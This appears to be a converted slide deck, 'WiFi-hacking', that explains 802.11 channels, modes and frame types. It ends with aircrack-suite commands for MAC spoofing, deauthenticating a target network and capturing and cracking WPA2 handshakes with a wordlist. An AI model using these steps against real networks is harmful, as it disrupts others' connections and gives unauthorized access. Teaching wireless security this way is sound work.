

WiFi-hacking

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Introduction

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Who knows the IEEE 802.11 Management Frames?





Introduction

Convenience

Security



Intro

WiFi is a catchy name for IEEE 802.11

Operates at 2.4 GHz and 5GHz

It is not the only application on this band... Microwaves, babyphones, ...

IEEE 802.11

3 Protocol

3.1 802.11-1997 (802.11 legacy)

3.2 802.11a (OFDM waveform)

3.3 802.11b

3.4 802.11g

3.5 802.11-2007

3.6 802.11n

3.7 802.11-2012

3.8 802.11ac

3.9 802.11ad

3.10 802.11af

3.11 802.11-2016

3.12 802.11ah

3.13 802.11ai

3.14 802.11aj


3.15 802.11aq

3.16 802.11ax

3.17 802.11ay

WiFi channels

- 2.4 GHz Band is divided in 14 parts of 22 MHz
 - We call these individual parts channels
 - Every device operates in a certain channel
 - Channels overlap
 - Devices in channels 1, 6 and 11 will never interfere (no overlap)



Channel availability

- There are regulations on radio transmission
 - Lots of regulations
- In North America, only channels 1-11 are available
- In the rest of the world, 1-13
- In Japan, 1-14

TX Power

- TX Power is the unit we use to express signal strength (dBm)
 - Most countries, up to 20 dBm
 - Bolivia, Guyana, ... 30 dBm

WI-FI



MAC-adresses

Mac adresses are 'permanent'

... but can be changed in memory

Changing a mac-adress

```
ifconfig [interface] down
```


```
ifconfig [interface] hw ether c0:ff:ee:ca:fe:00
```

```
ifconfig [interface] up
```

Or

```
macchanger -r [interface]
```

Man-in-the-middle attack




6 Modes of WiFi

1. Master - Access point
2. Managed - Infrastructure mode (client)
3. Ad-Hoc - peer to peer
4. Mesh - Mesh Cloud / Network (Planned Ad-Hoc)
5. Repeater
6. Monitor

Ad-Hoc



Mesh



AP Mode:



Repeater Mode:



Our favorite: Monitor mode

```
airmon-ng start [interface]
```

```
airodump [monitor interface]
```

```
tshark -i [monitor interface]
```

Types of frames

- Control frames
- Management frames
- Data frames -> Only frames that may be encrypted

Control frames

- Request to Send - RTS: “Hey, can I speak?”
- Clear to Send CTS: “Sure! Everyone else shut up!”
- Acknowledgement - ACK: “Cool, I got what you said”

!= CSMA-CD (Carrier sense, multiple access collision detection)

Ethernet (802.3) Frame Format

| 7 bytes | 1 byte | 6 bytes | 6 bytes | 2 bytes | 42 to 1500 bytes | 4 bytes | 12 bytes |
|----------|--------------------------|--------------------------------|---------------------------|---------|------------------|---------|-----------------|
| Preamble | Start of Frame Delimiter | Destination MAC Address | Source MAC Address | Type | Data (payload) | CRC | Inter-frame gap |



For TCP/IP communications, the payload for a frame is a packet



WiFi (802.11) Frame Format

| 2 bytes | 2 bytes | 6 bytes | 6 bytes | 6 bytes | 2 bytes | 6 bytes | 0 to 2312 bytes | 4 bytes |
|---------------|----------|-----------------------------|------------------------|------------------------|--------------------|--------------------|-----------------|---------|
| Frame Control | Duration | MAC Address 1 (Destination) | MAC Address 2 (Source) | MAC Address 3 (Router) | <u>Seq</u> Control | MAC Address 4 (AP) | Data (payload) | CRC |

Management frames

Frames to control connections, advertise connections, ...

Beacon frames

Used to advertise the network

Specify SSID, channels, connection types, encryption, ...


Not all access points do this (so called 'hidden')

Probe frames


The inverse of beacon frames

Frame sent by client, looking for AP's it knows

Wifi Pineapple



Authentication Frames



Deauthentication

If one can authenticate

... You can deauthenticate

Deauthentication frames


'Polite' way of breaking a connection

Frees up memory

Ultimate trolling tool

- Pick a target
 - Airodump-ng [mon_int]
- Set to channel of target
 - Airodump-ng -c [channel] [mon_int]
- Send deauth frames
 - Aireplay -0 50 -a [Target Mac Address] [mon_int]

Authentication Frames



WPA2 Authentication

Password is never shared.

In a handshake, special keys, calculated using the password are exchanged. We can not see the password, but the devices will know if they are using the same password.

How can we tackle this

If we have a big list of passwords, capture a handshake, and try all possible passwords

Cracking a password

- Start capturing a target and write to a file
 - `airodump-ng --bssid [target_mac] -c [channel] -w [filename] [monitor]`
- Send 5 deauthentication frames to target
 - `aireplay-ng -0 5 -a [target_mac] [monitor]`
- When captured, run aircrack with a wordlist to crack passwords
 - `Aircrack-ng [filename] -w [wordlist]`